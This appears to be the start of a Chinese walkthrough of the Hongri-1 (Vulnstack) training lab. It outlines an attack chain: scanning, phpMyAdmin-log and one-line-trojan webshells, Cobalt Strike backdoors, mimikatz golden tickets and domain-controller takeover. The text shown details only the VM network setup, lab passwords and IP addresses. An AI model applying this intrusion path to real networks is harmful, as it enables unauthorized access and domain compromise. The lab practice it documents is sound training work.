

hongri-1靶场（2026.3.17）

hongri-1靶场搭建：

- 1.修改网卡
- 2.修改密码
- 3.测试网络：
- 4.靶机搭建完成

信息收集

nmap 探测目标IP
dirsearch http目录扫描
dirmap http目录扫描
nmap 扫端口服务
进入数据库管理页面
思路：

webshell方式一（改日志法）

- 第一步：查看当前权限
 - 第二步：查看日志是否开启及保存路径
 - 第三步：设置日志文件路径为php文件（随便取后缀为php的名）
 - 第四步：执行一句话木马，打开蚁剑
- 拿到Webshell

Webshell方式二（文件写入一句话法）

- 第一步：查看压缩包信息
 - 第二步：写入一句话木马
 - 第三步：找写入一句话木马文件路径
- 拿到Webshell

内网横向

- 1.查看用户权限和关闭防火墙
- 2.配置cs服务端和客户端
- 3.生成后门程序监听win7
- 4.让exe程序迁移到其他进程

5.收集内网信息

6.拿下域控

7.继续横向

7.黄金票据

重新上线用法

1.先清空旧票据

2.用 mimikatz 将黄金票据注入内存

3.测试能否访问域控

4.添加域管账户

5.横向移动至域控

目的：复现红日靶场

红日靶场官网 <http://vulnstack.qiyuanxuetang.net/vuln/detail/15/>


hongri-1靶场搭建：

官网下载红日一靶机压缩包，有三个靶机

解压——双击.vmx文件打开vmwareworkstation

名称	修改日期	类型	大小
文件夹 vulnstack-Win2K3 Metasploitable	2019/10/17 23:32	文件夹	
文件夹 vulnstack-win7	2019/10/17 23:32	文件夹	
文件夹 vulnstack-winsrv08	2019/10/17 23:32	文件夹	
文件夹 vulnstack-Win2K3 Metasploitable.zip	2025/9/21 7:10	压缩(zipped)文件...	2,922,594...
文件夹 vulnstack-win7.zip	2025/9/21 7:27	压缩(zipped)文件...	6,012,022...
文件夹 vulnstack-winsrv08.zip	2025/9/21 7:22	压缩(zipped)文件...	4,747,511...

1.网络环境搭建




1.修改网卡

win7是一个边界服务器，所以是需要有两个网卡的，首先给win7添加一个网卡


网卡1:

删掉之前的——添加网络适配器——仅主机模式——确认




网卡2:

添加网络适配器2——自定义——nat模式（直接选nat有时候识别不到网卡）——确定——添加




win2008service:

仅主机模式:



win2K3 Metasploitable:


仅主机模式



2.修改密码


登录win server 2008 ——用户改为administrator——密码hongrisec@2019

(他会提示改密码，我改成1qaz2wsx,.)



登录win2k3 Metasploitable

用改过的密码，即1qaz2wsx,.



win7需要重启才能打开phpstudy

!!!!修改密码后三台靶机的密码都为1qaz2wsx,.

IP地址

IP地址分别是

物理机vmnet6 :192.168.13.1

kali攻击机 :192.168.13.129


win7 :192.168.52.143

:192.168.13.3

win server2008:192.168.52.138

win 2k3 :192.168.52.141

登录密码： hongrisec@2019和1az2wsx,.



3.测试网络：


正确的网络环境是：

外网能访问web服务器，不能直接访问域成员

